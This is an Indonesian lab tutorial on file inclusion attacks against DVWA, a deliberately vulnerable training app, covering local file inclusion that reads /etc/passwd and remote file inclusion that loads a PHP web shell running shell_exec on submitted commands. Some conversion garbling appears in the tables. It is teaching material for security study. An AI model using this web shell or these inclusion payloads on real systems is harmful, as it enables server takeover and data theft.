

11. File Inclusion

Disusun oleh :

Chaerul Umam, M.Kom (chaerul@dsn.dinus.ac.id)

Hafiiidh Akbar Sya'bani (akbar@dinustek.com)



Information Gathering

File inclusion memanfaatkan kelalaian pada website untuk menutup file dan direktori pada server.

Pada tampilan awal DVWA klik bagian File Inclusion

The screenshot shows the DVWA interface. On the left is a vertical navigation menu with options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion (which is highlighted in green), and File Upload. The main content area has a title 'Vulnerability: File Inclusion'. Below the title is a button labeled '[file1.php] - [file2.php] - [file3.php]'. Underneath the title is a section titled 'More Information' containing a bulleted list: '• Wikipedia - File inclusion vulnerability', '• WSTG - Local File Inclusion', and '• WSTG - Remote File Inclusion'.

Akan ditampilkan 3 file php yang dapat dibuka

Perhatikan pada URL ketika membuka halaman File Inclusion, parameter page diisi dengan value include.php

```
http://172.16.0.33:4280/vulnerabilities/fi/?page=include.php
```

Ini berarti halaman yang sedang dibuka ditampilkan dari file dengan nama include.php

Coba untuk membuka salah satu dari 3 file php yang ada

Vulnerability: File Inclusion

File 2

"I needed a password eight characters long so I picked Snow White and the Seven Dwarves." ~
Nick Helm

[\[back\]](#)

Saat file2.php dibuka, pada URL parameter page akan berubah value menjadi file2.php

```
http://172.16.0.33:4280/vulnerabilities/fi/?page=file2.php
```

Halaman yang sedang dibuka ditampilkan dari file dengan nama file2.php



File Inclusion - Local File Inclusion

Metode ini menggunakan URL pada browser. URL yang dikirimkan akan dieksekusi oleh web server dan menjalankan perintah tertentu. Metode ini memanfaatkan struktur dari direktori web server untuk mencari dan menampilkan file file penting yang ada di dalam server. File inclusion dengan metode local file inclusion terbatas hanya bisa digunakan untuk membaca file, tidak dengan membuat atau edit file.

Pada tahap ini periksa apakah sistem dapat membaca file yang lain diluar direktori default website. Coba untuk memeriksa OS apa yang digunakan oleh website tersebut dengan membaca file `os-release` yang terdapat di `/etc/os-release`. Ganti value dari parameter page menjadi seperti berikut

```
http://172.16.0.33:4280/vulnerabilities/fi/?page=/etc/os-release
```

Maka akan muncul OS yang digunakan oleh website

The screenshot shows a web browser window with the URL `172.16.0.33:4280/vulnerabilities/fi/?page=/etc/os-release`. The page displays several warning messages related to header modification:

```
PRETTY_NAME="Debian GNU/Linux 12 (bookworm)" NAME="Debian GNU/Linux" VERSION_ID="12" VERSION="12 (bookworm)" VERSION_CODENAME=bookworm ID=debian HOME_URL="https://www.debian.org/" SUPPORT_URL="https://www.debian.org/support" BUG_REPORT_URL="https://bugs.debian.org/"  
Warning: Cannot modify header information - headers already sent by (output started at /usr/lib/os-release:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 320  
Warning: Cannot modify header information - headers already sent by (output started at /usr/lib/os-release:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 321  
Warning: Cannot modify header information - headers already sent by (output started at /usr/lib/os-release:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 322
```

The DVWA logo is visible at the top right of the page.

```
PRETTY_NAME="Debian GNU/Linux 12 (bookworm)" NAME="Debian GNU/Linux" VERSION_ID="12" VERSION="12 (bookworm)" VERSION_CODENAME=bookworm ID=debian HOME_URL="https://www.debian.org/" SUPPORT_URL="https://www.debian.org/support" BUG_REPORT_URL="https://bugs.debian.org/"
```

URL tadi memberikan perintah yang mirip seperti perintah berikut

```
cat /etc/os-release
```

yang jika dijalankan pada terminal akan menampilkan output seperti berikut

```
PRETTY_NAME="Debian GNU/Linux 12 (bookworm)"  
NAME="Debian GNU/Linux"  
VERSION_ID="12"  
VERSION="12 (bookworm)"  
VERSION_CODENAME=bookworm  
ID=debian  
HOME_URL="https://www.debian.org/"  
SUPPORT_URL="https://www.debian.org/support"  
BUG_REPORT_URL="https://bugs.debian.org/"
```

Berhasil menampilkan informasi OS, sekarang periksa apakah informasi user dapat ditampilkan juga. Coba untuk membaca file `/etc/passwd` yang ada dalam `/etc/passwd`. Caranya sama, dengan mengganti value pada parameter page

```
http://172.16.0.33:4280/vulnerabilities/fi/?page=/etc/passwd
```

Maka akan muncul user yang ada pada sistem website

The screenshot shows a browser window with the URL `172.16.0.33:4280/vulnerabilities/fi/?page=/etc/passwd`. The page content displays the contents of the `/etc/passwd` file, which includes entries for root, daemon, bin, sync, games, man, lp, mail, news, uucp, proxy, www-data, nobody, and others.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sync:x:3:3:sys:/dev:/usr/sbin/nologin
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 320
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 321
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sync:x:3:3:sys:/dev:/usr/sbin/nologin
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 320
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 321
```

URL tadi memberikan perintah yang mirip seperti perintah berikut

```
cat /etc/passwd
```


yang jika dijalankan pada terminal akan menampilkan output seperti berikut

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sync:x:3:3:sys:/dev:/usr/sbin/nologin
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```



File Inclusion - Remote File Inclusion


Metode Remote File Inclusion menggunakan script dari web server lain agar penyerang dapat lebih leluasa dalam melakukan serangan. Pada remote file inclusion perintah perintah pada linux juga dapat dieksekusi dengan mudah. Berbeda dengan local file inclusion yang hanya dapat membaca file, pada remote file inclusion penyerang dapat membuat dan edit file.




<https://www.hackingarticles.in/comprehensive-guide-on-remote-file-inclusion-rfi/>

Umumnya yang diperlukan dalam remote file inclusion adalah sebuah web server yang memiliki IP publik dan dapat diakses dengan internet. Namun disini web server yang dapat diakses secara lokal sudah bisa digunakan. Untuk membuat web server akan digunakan docker container dengan image `httpd:alpine`.

Pada Kali Linux buka terminal




Masuk ke root dengan perintah `sudo su` lalu masukkan password



```
Vulnerability
File Actions Edit View Help
1 DB (kalx㉿kalx)-[~]
└─$ sudo su
[sudo] password for kalx:
(root㉿kalx)-[/home/kalx]
#
```

Sebelum menjalankan container, terlebih dahulu image web server harus didownload. Gunakan perintah dibawah

```
docker pull httpd:alpine
```



```
(root㉿kalx)-[/home/kalx]
# docker pull httpd:alpine
alpine: Pulling from library/httpd
31e352740f53: Pull complete
ec139fe14694: Pull complete
fd0a7d757a33: Pull complete
8f3d6aa86b7c: Download complete
a1adb2f7e6ea: Downloading 1.243MB/4.965MB
4d127a67555b: Download complete
```

Tunggu proses download selesai

```
[root@kalx ~]# docker pull httpd:alpine
alpine: Pulling from library/httpd
31e352740f53: Pull complete
ec139fe14694: Pull complete
fd0a7d757a33: Pull complete
8f3d6aa86b7c: Pull complete
a1adb2f7e6ea: Pull complete
4d127a67555b: Pull complete
Digest: sha256:08792333fe72e072ccc7d658099c665d8261a4d5f960b0adcbafdcc0780eb66d
Status: Downloaded newer image for httpd:alpine
docker.io/library/httpd:alpine
[root@kalx ~]#
```

Pastikan image sudah didownload dengan perintah

```
docker images
```

```
[root@kalx ~]# docker images
REPOSITORY      TAG          IMAGE ID      CREATED        SIZE
dvwa_dvwa       latest        5c0e8ecbeda7   11 days ago   514MB
php              8-apache     ca4909e5373a    13 days ago   503MB
mariadb         10           c8b77d250201   2 weeks ago   403MB
httpd            alpine       352fdc2b5b26   5 weeks ago   59.1MB
```

Buat container dengan image http tadi dan beri nama `webserver-rfi` dengan publish port local 8321 ke port container 80 menggunakan perintah berikut

```
docker run -dit --name webserver-rfi -p 8321:80 httpd:alpine
```


```
[root@kalx ~]# docker run -dit --name webserver-rfi -p 8321:80 httpd:alpine
35125fa8b440a8b6e1e9ed4938b07cf868fc038bffe2912f2fd98e266c7e97
[root@kalx ~]#
```

Periksa bahwa container telah berjalan dengan baik menggunakan perintah berikut

```
docker ps
```

```
[root@kalx ~]# docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              PORTS
35125fa8b440        httpd:alpine      "httpd-foreground"   52 seconds ago    Up 50 seconds     0.0.0.0:8321->80/tcp, :::8321->80/tcp
7913783f266         dvwa_dvwa        "docker php-entrypoint" 11 days ago       Up 11 days       0.0.0.0:4280->80/tcp, :::4280->80/tcp
b5ad1338bd9a        mariadb:10       "docker-entrypoint.s..." 11 days ago       Up 11 days       3306/tcp
[root@kalx ~]
```

Pada Kali linux buka browser dan masukkan IP dari Kali pada port 8321. Jika halaman menampilkan teks “It works!” maka web server telah berjalan.



Tahap selanjutnya adalah dengan membuat script remote file inclusion. Pertama, masuk ke dalam container dengan perintah berikut

```
docker exec -it webserver-rfi sh
```

ketik `ls -lah` untuk menampilkan direktori

```
ls -lah
```

```
total 56K
drwxr-xr-x  1 www-data www-data   4.0K Jun 14 20:47 .
drwxr-xr-x  1 root     root      4.0K Jun 14 20:45 ..
drwxr-xr-x  2 root     root      4.0K Jun 14 20:47 bin
drwxr-xr-x  2 root     root      4.0K Jun 14 20:47 build
drwxr-xr-x  2 root     root      4.0K Jun 14 20:47 cgi-bin
drwxr-xr-x  4 root     root      4.0K Jun 14 20:47 conf
drwxr-xr-x  3 root     root      4.0K Jun 14 20:47 error
```

```
drwxr-xr-x  2 root  root   4.0K Jun 14 20:47 htdocs
drwxr-xr-x  3 root  root   4.0K Jun 14 20:47 icons
drwxr-xr-x  2 root  root   4.0K Jun 14 20:47 include
drwxr-xr-x  1 root  root   4.0K Jul 24 08:05 logs
drwxr-xr-x  2 root  root   4.0K Jun 14 20:47 modules
```

Masuk direktori `htdocs`

```
cd htdocs
```

Buat file txt dengan nama `rfi-shell.txt`

```
vi rfi-shell.txt
```

Isikan kode berikut

```
<body>
<form action="<?php $link=(isset($_SERVER['HTTPS']) ? "https" : "http")."://$_SERVER[HTTP_HOST]$_SERVER[REQUEST_URI]; echo "{$link}"?>" method="POST">
<center>
<br>
<h1> Remote File Inclusion - SHELL </h1>
<h2>
    Command:
    <input type="text" name="cmd" value="" />
    <input type="submit" name="submit" value="cmd">
</h2>
</center>
</form>

<?php
if(isset($_POST["cmd"])) {
    $cmd = $_POST["cmd"];
    $output = shell_exec("{$cmd}");
    echo "<h2>".$cmd."</h2>.<pre>".$output."</pre>";
}
?>
</body>
```

Untuk menyimpan dan keluar tekan tombol esc lalu ketikkan `:wq` lalu enter

Di tahap ini file shell sudah terbuat, coba buka melalui browser di Kali linux namun kali ini tambahkan nama file di belakang IP

```
http://IP-Kali:8321/rfi-shell.txt
```




```
<body>
<form action=<?php $link=(isset($_SERVER['HTTPS']) ? "https" : "http")."://$_SERVER[HTTP_HOST]$_SERVER[REQUEST_URI]; echo "{$link}"?>" method="POST">
<center>
<br>
<h1> Remote File Inclusion - SHELL </h1>
<h2>
    Command:
    <input type="text" name="cmd" value="" />
    <input type="submit" name="submit" value="cmd">
</h2>
</center>
</form>

<?php
if(isset($_POST["cmd"])) {
    $cmd = $_POST["cmd"];
    $output = shell_exec("$cmd");
    echo "<h2>". $cmd . "</h2>". "<pre>". $output . "</pre>";
}
?>
</body>
```

Selanjutnya buka halaman DVWA pada file inclusion, disini coba untuk sisipkan URL yang mengarah ke script tadi di value parameter page

```
http://172.16.0.33:4280/vulnerabilities/fi/?page=http://IP-Kali:8321/rfi-shell.txt
```



Remote File Inclusion - SHELL



Command: cmd

on - headers already sent by (output started at http://172.16.0.33:8321/rfi-shell.txt:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 320
on - headers already sent by (output started at http://172.16.0.33:8321/rfi-shell.txt:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 321
on - headers already sent by (output started at http://172.16.0.33:8321/rfi-shell.txt:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 322

DVWA

Dapat dilihat bahwa pada bagian atas web menampilkan input text dan button, fungsi dari input text ini adalah untuk memasukkan perintah perintah linux untuk melakukan serangan. Perintah ini dapat digunakan untuk membuat, menghapus, memodifikasi, mencuri data, hingga melakukan server takeover.

Seperti disini akan dicontohkan cara mengetahui dimana posisi direktori saat ini dengan perintah `pwd` dan melihat file apa saja yang ada di dalam direktori tersebut dengan perintah `ls`.

Dapat diketahui bahwa posisi direktori saat ini ada di `/var/www/html/vulnerabilities/fi` dan terdapat file lain di dalam direktori tersebut.

Untuk melihat user yang ada di server tersebut bisa menggunakan perintah berikut

```
cat /etc/passwd
```

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

🧹 Clean up

Matikan docker container yang menjalankan web server httpd, gunakan perintah `docker ps` untuk melihat container yang sedang berjalan

```
docker ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAME
35125fa8b440	httpd:alpine	"httpd-foreground"	52 seconds ago	Up 50 seconds	0.0.0.0:8321→80/tcp, :::8321→80/tcp	webserver-rfi
70913793f266	dvwa_dvwa	"docker php entrypoi..."	11 days ago	Up 11 days	0.0.0.0:4200→80/tcp, :::4200→80/tcp	dvwa_dvwa_1
b54d1338bd9a	mariadb:10	"docker-entrypoint.s..."	11 days ago	Up 11 days	3306/tcp	dvwa_db_1

Matikan container dengan perintah berikut

```
docker stop webserver-rfi
```

```
(root@kalx)-[ /home/kalx]
# docker stop webserver-rfi
webserver-rfi
CSRF
```

Tunggu hingga selesai dan gunakan perintah `docker ps -a` untuk memastikan container web server sudah berhenti dengan status “Exited”

```
docker ps -a
```

There are also economical areas for further background reading, which relates to that security issue.						
CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
35125fa8b440	httpd:alpine	"httpd-foreground"	20 hours ago	Exited (0) 14 seconds ago	0.0.0:4280→80/tcp, :::4280→80/tcp	webserver-rfi
b7913783f266	dvwa_dwva	"docker-php-entrypoi..."	12 days ago	Up 12 days	3306/tcp	dvwa_dwva_1
b54d1338bd9a	mariadb:10	"docker-entrypoint.s..."	12 days ago	Up 12 days	Do not upload it to your provider's public	dvwa_db_1

Container ini bisa dihapus dengan menggunakan perintah

```
docker rm webserver-rfi
```

atau dapat dibiarkan saja untuk kelas File Inclusion di level berikutnya.